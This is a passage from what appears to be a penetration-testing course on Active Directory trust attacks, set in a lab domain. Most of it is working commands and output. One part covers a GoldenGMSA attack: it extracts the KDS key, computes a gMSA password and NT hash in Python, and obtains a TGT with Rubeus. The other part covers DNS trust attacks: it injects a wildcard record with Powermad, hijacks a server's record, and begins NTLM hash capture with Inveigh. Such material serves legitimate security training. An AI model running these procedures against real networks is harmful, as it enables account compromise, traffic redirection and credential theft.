msds-ManagedPasswordID:
AQAAAEtEU0sCAAAAaQEAABEAAAAfAAAADCyTujRcbs78uNRB0RanNgAAAAAiAAAAIgAAAEkATg
BMAEEATgBFAEYAUgBFAEkARwBIAFQALgBBAEQAAABJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
AC4AQQBEAAAA
----------------------------------------------
```

Following the enumeration of Group Managed Service Accounts (gMSAs), we can utilize the `kdsinfo` argument within the GoldenGMSA tool. This command will enable us to retrieve the Key Distribution Service (KDS) key associated with the gMSA, which is essential for generating the gMSA password. By obtaining this key, we can further advance our efforts to compromise the targeted gMSA account.

Retrieving kdsinfo

```
PS C:\Tools> .\GoldenGMSA.exe kdsinfo --forest dev.inlanefreight.ad
Guid:           ba932c0c-5c34-ce6e-fcb8-d441d116a736
Base64 blob:
AQAAAAwsk7o0XG7O/LjUQdEWpzYAAAAAAQAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXw
BDAFQAUgBfAEgATQBBAEMAHgAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAE
AAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZmPP+70ZxlGVmZjO72CGYN0PJdLO7UQ147AO
AN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n7ZH55nJbR1jA
IuCx70J1v3tsW/wR1F+QiLlB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig
7xPG2aUb+kqzrYNHeWUk2O9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYo
Vt7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSJ24RcV9pOHf61+8JytsJSukeGh
WXP7Msm3MTTQsud1BmYO29SEynsY8h7yBUB/R5OhoLoSUQ28FQd75GP/9P7UqsC7VVvjpsGwxr
R7G8N3O/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgt
btOGTmeYJCjryDHRQ0j28vkZO1BFrydnFk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsqO3MT
0/4UyEhLHgUliLm30rvS3wFhmezQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJFCjNxn62GEtSPR
2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWWQACAAAACAAAAAAAAAAAAAAAAAAA
AQAAAAAAAAABAAAAAAAAAGgAAABDAE4APQBEAEMAMAAxACwATwBVAD0ARABvAG0AYQBpAG4AIA
BDAG8AbgB0AHIAbwBsAGwAZQByAHMALABEAEMAPQBJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
ACwARABDAD0AQQBEADB1nboTh9kB6Iuz6L+G2QEAAAAAAAAAAEAAAAAAAAAAKDDqBWv0BE7GIm
2X9sCjfDGzhSfRwXb6NzrI1IuP45cdQ/9JfY4Uot2JHFw3QEGXuFruFNjHAsitBmN+gs+Shw==
----------------------------------------------
----------------------------------------------
```

Now, we can manually compute the gMSA password by specifying the `SID Value`, `kdskey` and `msds-ManagedPasswordID` for the gMSA we intend to compromise. By incorporating

these elements, we can accurately generate the password required to access and potentially compromise the gMSA account.

Computing the gMSA Password Manually

```
PS C:\Tools> .\GoldenGMSA.exe compute --sid "S-1-5-21-2879935145-
656083549-3766571964-1106" --kdskey
AQAAAAwsk7o0XG7O/LjUQdEWpzYAAAAAAQAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXw
BDAFQAUgBfAEgATQBBAEMAHgAAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAE
AAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZmPP+70ZxlGVmZjO72CGYN0PJdLO7UQ147AO
AN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n7ZH55nJbR1jA
IuCx70J1v3tsW/wR1F+QiLlB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig
7xPG2aUb+kqzrYNHeWUk2O9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYo
Vt7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSJ24RcV9pOHf61+8JytsJSukeGh
WXP7Msm3MTTQsud1BmYO29SEynsY8h7yBUB/R5OhoLoSUQ28FQd75GP/9P7UqsC7VVvjpsGwxr
R7G8N3O/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgt
btOGTmeYJCjryDHRQ0j28vkZO1BFrydnFk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsqO3MT
0/4UyEhLHgUliLm30rvS3wFhmezQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJFCjNxn62GEtSPR
2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWWQACAAAACAAAAAAAAAAAAAAAAAAA
AQAAAAAAAAABAAAAAAAAAGgAAABDAE4APQBEAEMAMAAxACwATwBVAD0ARABvAG0AYQBpAG4AIA
BDAG8AbgB0AHIAbwBsAGwAZQByAHMALABEAEMAPQBJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
ACwARABDAD0AQQBEADB1nboTh9kB6Iuz6L+G2QEAAAAAAAAAEAAAAAAAAAAKDDqBWv0BE7GIm
2X9sCjfDGzhSfRwXb6NzrI1IuP45cdQ/9JfY4Uot2JHFw3QEGXuFruFNjHAsitBmN+gs+Shw==
--pwdid
AQAAAEtEU0sCAAAAaQEAABEAAAAfAAAADCyTujRcbs78uNRB0RanNgAAAAAiAAAAIgAAAEkATg
BMAEEATgBFAEYAUgBFAEkARwBIAFQALgBBAEQAAABJAE4ATABBAE4ARQBGAFIARQBJAEcASABU
AC4AQQBEAAAA

Base64 Encoded Password:
WITSKRtGahQFvL/iUmJfQbRIJ7S7GMW+nKUj+TlJ4YZJyZ6pjlp5caC78rC4oY6woKxe294/hP
CCl6nL2NNWSmj6f1GlmFKvizvlABXVpLqIGbQvyZEbYhPr+twasnf4m+B0qmwj4fXUx8qQAy+c
EIV8sd18ZvOLKet7259cIbXTV1lbO3gxIEmDDjMmgP6QD1GQDHnr4xxgwR5YKZC9CbK01db3SW
lpPYxElx30MGwzMLtL17ccxmGYAMzqNq/R9ldEq/hC4WDJ3hGg4CVagcOuHOQPOJ6Nh0+x4CBE
46CoshfID+3wyswFI/akytdBDVyNk1hj9KH4v/kizCPw6A==
```

Group Managed Service Account (gMSA) passwords are encrypted by default for enhanced security, preventing direct access to plaintext passwords and enabling automated management within Active Directory. This encryption ensures compliance, reduces risk of unauthorized access, and aligns with least privilege principles.

Converting the Password to an NT hash

Because, gMSA passwords are encrypted with non-printable characters and are harder to use directly, we can use Python's hashlib library to calculate the NT hash for the account

based on the obtained password.

```
import hashlib
import base64

base64_input  =
"WITSKRtGahQFvL/iUmJfQbRIJ7S7GMW+nKUj+TlJ4YZJyZ6pjlp5caC78rC4oY6woKxe294/h
PCCl6nL2NNWSmj6f1GlmFKvizvlABXVpLqIGbQvyZEbYhPr+twasnf4m+B0qmwj4fXUx8qQAy+
cEIV8sd18ZvOLKet7259cIbXTV1lbO3gxIEmDDjMmgP6QD1GQDHnr4xxgwR5YKZC9CbK01db3S
WlpPYxElx30MGwzMLtL17ccxmGYAMzqNq/R9ldEq/hC4WDJ3hGg4CVagcOuHOQPOJ6Nh0+x4CB
E46CoshfID+3wyswFI/akytdBDVyNk1hj9KH4v/kizCPw6A=="

print(hashlib.new("md4", base64.b64decode(base64_input)).hexdigest())
```

Note: The availability of the `MD4` hash function in the `hashlib` library depends on the version of the OpenSSL library that Python uses on a specific platform. In `OpenSSL 3`, MD4 is marked as legacy and is not available by default. Therefore, on systems with OpenSSL 3.x installed, running this script will result in an `unsupported hash type` error. It is possible to enable legacy support as shown here to solve this issue .

Additionally, we can also use Python's pycryptodome library to calculate the NT hash.

```
from Crypto.Hash import MD4
import base64

base64_input  =
"WITSKRtGahQFvL/iUmJfQbRIJ7S7GMW+nKUj+TlJ4YZJyZ6pjlp5caC78rC4oY6woKxe294/h
PCCl6nL2NNWSmj6f1GlmFKvizvlABXVpLqIGbQvyZEbYhPr+twasnf4m+B0qmwj4fXUx8qQAy+
cEIV8sd18ZvOLKet7259cIbXTV1lbO3gxIEmDDjMmgP6QD1GQDHnr4xxgwR5YKZC9CbK01db3S
WlpPYxElx30MGwzMLtL17ccxmGYAMzqNq/R9ldEq/hC4WDJ3hGg4CVagcOuHOQPOJ6Nh0+x4CB
E46CoshfID+3wyswFI/akytdBDVyNk1hj9KH4v/kizCPw6A=="

print(MD4.new(base64.b64decode(base64_input)).hexdigest())
```

Converting Base64 Password to it's NT Hash

```
python3 convert-to-nt.py
32ac66cd327aa76b3f1ca6eb82a801c5
```

We can now use Rubeus, utilizing the `/rc4` option, to acquire a `Ticket Granting Ticket (TGT)` for the specified Group Managed Service Account (gMSA). This action allows us to obtain a valid ticket for the Group Managed Service Account (gMSA), potentially expanding our access to privileged resources within the network.

Request a TGT for svc_devadm$

```
PS C:\Tools> .\Rubeus.exe asktgt /user:svc_devadm$
/rc4:32ac66cd327aa76b3f1ca6eb82a801c5 /domain:inlanefreight.ad /ptt

______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
v2.2.3

[*] Action: Ask TGT
[*] Using rc4_hmac hash: 32ac66cd327aa76b3f1ca6eb82a801c5
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\svc_devadm$'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFuDCCBbSgAwIBBaEDAgEWooIEvjCCBLphggS2MIIEsqADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggRuMIIEaqADAgESoQMCAQ
KiggRc
BIIEWDev0eL5IFlaTJ6Sb3rmcogJF40bFuZdfK5sV9yDz7CdXhaxoM2gXfFgP6ZEBvgwwyXPIU
57kmeC
7SKekpr0Dt4ffuO/hfHTHqPIEc4GRx7KWRKBMSr4/yeb3AGePPVv4+PCmbJTRL8wiAX0EAUrKp
qqAQ9V
aJCk+xcY+7FZ5PCKMZyqFUgVYP+jXlcV/2crx3aXIo/o9sOxGh1lsXcTfHtcUXTK0MvfBbQc2/
gcX41N
<SNIP>

[+] Ticket successfully imported!
ServiceName              :  krbtgt/inlanefreight.ad
ServiceRealm             :  INLANEFREIGHT.AD
UserName                 :  svc_devadm$
UserRealm                :  INLANEFREIGHT.AD
StartTime                :  3/14/2024 4:11:39 PM
EndTime                  :  3/15/2024 2:11:39 AM
RenewTill                :  3/21/2024 4:11:39 PM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  sbpg5+PlJWhXObRc4kqmRA==
ASREP (key)              :  32AC66CD327AA76B3F1CA6EB82A801C5
```

Moving On

In this section, we explored the exploitation of the Configuration Naming Context (NC) to execute the `GoldenGMSA attack` within a child domain, thereby compromising the gMSA present in the parent domain. As we proceed, our focus shifts to another method known as the `DNS Trust attack`. This technique empowers SYSTEM privileges within a child domain to manipulate the DNS records of the parent domain. Such an attack vector facilitates the compromise of the parent domain following the acquisition of elevated access within the child domain.

DNS Trust Attack


The DNS trust attack exploits the privileges granted to the EDCs (Enterprise Domain Controllers) on various DNS containers. The DNS trust attack involves the unauthorized creation, deletion, and modification of DNS records within any of the database locations of a parent domain from within a child domain. These actions can have serious consequences, such as enabling denial-of-service (DoS) attacks or facilitating man-in-the-middle (MiTM) attacks.

DNS records are stored in three distinct locations within the Active Directory:

1. DomainDnsZones partition `(CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local)`
2. ForestDnsZones partition `(CN=MicrosoftDNS,DC=ForestDnsZones,DC=root,DC=local)`
3. Domain partition `(CN=MicrosoftDNS,CN=System,DC=root,DC=local)`

These locations represent different areas where DNS records are stored and managed within the Active Directory environment.

It is possible to change DNS records on the parent domain by leveraging `SYSTEM` rights on a child domain controller (DC). When a child DC has `SYSTEM` rights, it possesses elevated privileges within the domain, allowing it to modify DNS records in the parent domain. With these elevated rights, an attacker can exploit the trust relationship between the child and parent domains to gain access to the parent domain's DNS infrastructure. They can then make unauthorized changes to DNS records, potentially leading to various security vulnerabilities, such as DNS spoofing, traffic redirection, or Denial-of-Service (DoS) attacks.



By gaining access to and manipulating DNS records in any of the specified database locations, an attacker can disrupt the normal functioning of the DNS system or redirect network traffic to their own malicious servers. This can lead to service interruptions, data breaches, and unauthorized access to sensitive information.

DNS Wildcard Injection

When a wildcard record is created, the DNS server utilizes this record to respond to name requests that don't precisely match any specific records within the zone. A wildcard record acts as a catch-all mechanism for DNS queries. If a requested domain name does not have an exact match in the DNS zone, the wildcard record will be used to provide a response. This allows the DNS server to handle requests for non-existent or undefined subdomains by using the wildcard entry as a default response. Attackers can exploit wildcard records to redirect or manipulate network traffic by creating malicious DNS entries that match the wildcard pattern. This can lead to unauthorized access, phishing attacks, or the interception of sensitive information.

As `SYSTEM` on a child DC, an attacker can inject wildcard record `(DC=*, DC=inlanefreight.ad, CN=MicrosoftDNS, DC=DomainDNSZones, DC=inlanefreight, DC=ad)` in parent domain and point it to an attacker controlled IP such that all non-existent DNS records for parent domain (`*.inlanefreight.ad`) will point to an IP controlled by attacker.

Resolve Non-existing DNS Name

```
PS C:\Tools> Resolve-DNSName TEST1.inlanefreight.ad
Resolve-DNSName : TEST1.inlanefreight.ad : DNS name does not exist
At line:1 char:1
+ Resolve-DNSName TEST1.inlanefreight.ad
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : ResourceUnavailable:
(TEST1.inlanefreight.ad:String) [Resolve-DnsName], Win32Exception
+ FullyQualifiedErrorId :
DNS_ERROR_RCODE_NAME_ERROR,Microsoft.DnsClient.Commands.ResolveDnsName
```

Now, we'll introduce a `wildcard (*)` to the `A record` within the parent domain, ensuring that all non-existing domain names resolve to the specified IP address. Using Powermad, we can seamlessly implement this wildcard injection within the parent domain, thereby automatically directing traffic to the IP address associated with the Child DC.

Open PowerShell as SYSTEM


```
C:\Tools\> .\PsExec -s -i powershell
```



Adding Wildcard DNS Record

```
PS C:\Tools> Import-module .\Powermad.ps1
PS C:\Tools> New-ADIDNSNode -Node * -domainController
DC01.inlanefreight.ad -Domain inlanefreight.ad -Zone inlanefreight.ad -
Tombstone -Verbose
VERBOSE: [+] Forest = INLANEFREIGHT.AD
VERBOSE: [+] Distinguished Name =
DC=*,DC=inlanefreight.ad,CN=MicrosoftDNS,DC=DomainDNSZones,DC=inlanefreigh
t,DC=ad
VERBOSE: [+] Data = 172.16.210.3
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-5D-00-00-00-00-00-02-58-
00-00-00-00-1E-9B-38-00-AC-10-D2-03
[+] ADIDNS node * added
```

In the above command, `-Tombstone` argument is utilized to place the created `Wildcard node` in a state that permits it to be altered or completely tombstoned by any authenticated user. It's also important to note that we didn't explicitly specify any IP address using the argument `-Data 172.16.210.3`, as it automatically defaults to the source IP address.

After executing the command, a new `A record` is appended to the parent domain, as depicted in the screenshot below, featuring a wildcard (*) entry:





With the addition of the wildcard record, the DNS configuration now allows for the resolution of any `non-existing` domain within the parent domain, redirecting them to the IP address specified in the wildcard entry, which in this case is child DC. This broad redirection capability poses significant security risks, as it enables potential attackers to intercept and manipulate traffic intended for non-existent domains.

Resolve Non-existing DNS Name

```
PS C:\Tools> Resolve-DNSName TEST2.inlanefreight.ad
Name                                           Type   TTL   Section
IPAddress
----                                           ----   ---   -------    ---
------
TEST2.inlanefreight.ad                         A      599   Answer
172.16.210.3

PS C:\Tools> Resolve-DNSName ANYTHING.inlanefreight.ad
Name                                           Type   TTL   Section
IPAddress
----                                           ----   ---   -------    ---
------
ANYTHING.inlanefreight.ad                      A      599   Answer
172.16.210.3
```

As seen from the provided output, each non-existent domain name is now successfully resolved to the IP address of the `Child Domain Controller`. This configuration opens avenues for malicious actors to abuse the system, leading to various security vulnerabilities within the domain infrastructure.

Arbitrary DNS Record Modification from Child Domain

It is also possible to modify the IP address associated with an already `existing` DNS record in the parent domain from within the child domain.

Suppose there's a development server named `DEV01` in the parent domain which hosts a share called `dev_share`, and users typically access this share by using the path `\\DEV01.INLANEFREIGHT.AD\dev_share`. Now, if an attacker manages to gain control over the DNS server for the domain INLANEFREIGHT.AD, he can create a DNS record, like an `A record`, that redirects the hostname `DEV01.INLANEFREIGHT.AD` to an IP address of their choosing.

As a result, when users try to access `\\DEV01.INLANEFREIGHT.AD\dev_share`, they'll unknowingly be redirected to the IP address specified by the attacker. This redirection opens up an opportunity for the attacker to intercept traffic. They can employ tools like `Responder` or `Inveigh` to capture NTLM hashes of the users attempting to connect to the share which allows the attacker to potentially gain unauthorized access to sensitive information or escalate their privileges within the network.

This redirection can have serious implications, potentially leading to denial-of-service (DoS) attacks, man-in-the-middle (MiTM) attacks, or even complete compromise of the server. The attacker gains control over the traffic intended for the legitimate server and can intercept or manipulate it for malicious purposes.

A `SYSTEM` in child DC can view all the DNS Records present in Parent domain.

Open PowerShell as SYSTEM

```
C:\Tools\> .\PsExec -s -i powershell
```

Enumerate DNS records in Parent Domain

```
PS C:\Tools> Get-DnsServerResourceRecord -ComputerName
DC01.inlanefreight.ad -ZoneName inlanefreight.ad -Name "@"

HostName                  RecordType Type       Timestamp
TimeToLive      RecordData
--------                  ---------- ----       ---------             -----
-----       ----------
@                         A          1          3/4/2024 3:00:00 PM
00:10:00        172.16.210.99
@                         NS         2          0
01:00:00        dc01.inlanefreight.ad.
@                         SOA        6          0
01:00:00        [95][dc01.inlanefreight.ad.][ho...
dc01                      A          1          0
01:00:00        172.16.210.99
DEV01                     A          1          0
01:00:00        172.16.210.7
```

As seen from the output, the DNS record of `DEV01` which resides in parent domain is currently pointing towards IP 172.16.210.7. Additionally, we can also use the command `Resolve-DnsName` to perform a DNS query for the specified name.

Enumerate DNS Record for DEV01

```
PS C:\Tools> Resolve-DnsName -Name DEV01.inlanefreight.ad -Server
DC01.INLANEFREIGHT.AD
Name                                           Type   TTL   Section
IPAddress
----                                           ----   ---   -------    ---
------
DEV01.inlanefreight.ad                         A      599   Answer
```

```
172.16.210.7
```

Now, leveraging PowerShell with the `SYSTEM` privileges in the Child DC, we can manipulate the DNS record for `DEV01` and replace it with the IP address of the `Child DC` (172.16.210.3). Moreover, we will adjust the Time-to-Live (TTL) setting to an exceptionally low value, such as 1 second, to ensure rapid propagation of the updated record throughout the network infrastructure.

Modify DNS Record for DEV01

```
PS C:\Tools> $Old = Get-DnsServerResourceRecord -ComputerName
DC01.INLANEFREIGHT.AD -ZoneName inlanefreight.ad -Name DEV01
PS C:\Tools> $New = $Old.Clone()
PS C:\Tools> $TTL = [System.TimeSpan]::FromSeconds(1)
PS C:\Tools> $New.TimeToLive = $TTL
PS C:\Tools> $New.RecordData.IPv4Address =
[System.Net.IPAddress]::parse('172.16.210.3')
PS C:\Tools> Set-DnsServerResourceRecord -NewInputObject $New -
OldInputObject $Old -ComputerName DC01.INLANEFREIGHT.AD -ZoneName
inlanefreight.ad
PS C:\Tools> Get-DnsServerResourceRecord -ComputerName
DC01.inlanefreight.ad -ZoneName inlanefreight.ad -Name "@"

HostName                  RecordType Type       Timestamp
TimeToLive      RecordData
--------                  ---------- ----       ---------             -----
-----      ----------
@                         A          1          3/15/2024 5:00:00 PM
00:10:00        172.16.210.99
@                         NS         2          0
01:00:00        dc01.inlanefreight.ad.
@                         SOA        6          0
01:00:00        [97][dc01.inlanefreight.ad.][ho...
dc01                      A          1          0
00:20:00        172.16.210.99
DEV01                     A          1          0
00:00:01        172.16.210.3
```

If we check the new DNS record for DEV01, it should point to IP of the Child Domain Controller (172.16.210.3).

Verify the IP Change for DEV01

```
PS C:\Tools> Resolve-DnsName -Name DEV01.inlanefreight.ad -Server
DC01.INLANEFREIGHT.AD
```

```
Name                                           Type   TTL   Section
IPAddress
----                                           ----   ---   -------    ---
------
DEV01.inlanefreight.ad                         A      599   Answer
172.16.210.3
```

We can now execute `Inveigh` on the child DC to intercept NTLM hashes from users attempting to access `\\DEV01.INLANEFREIGHT.AD\dev_share`. This approach enables us to capture authentication credentials, potentially granting unauthorized access to sensitive resources within the network.

Start Inveigh for Hash Interception

```
PS C:\Tools> Import-Module .\Inveigh.ps1
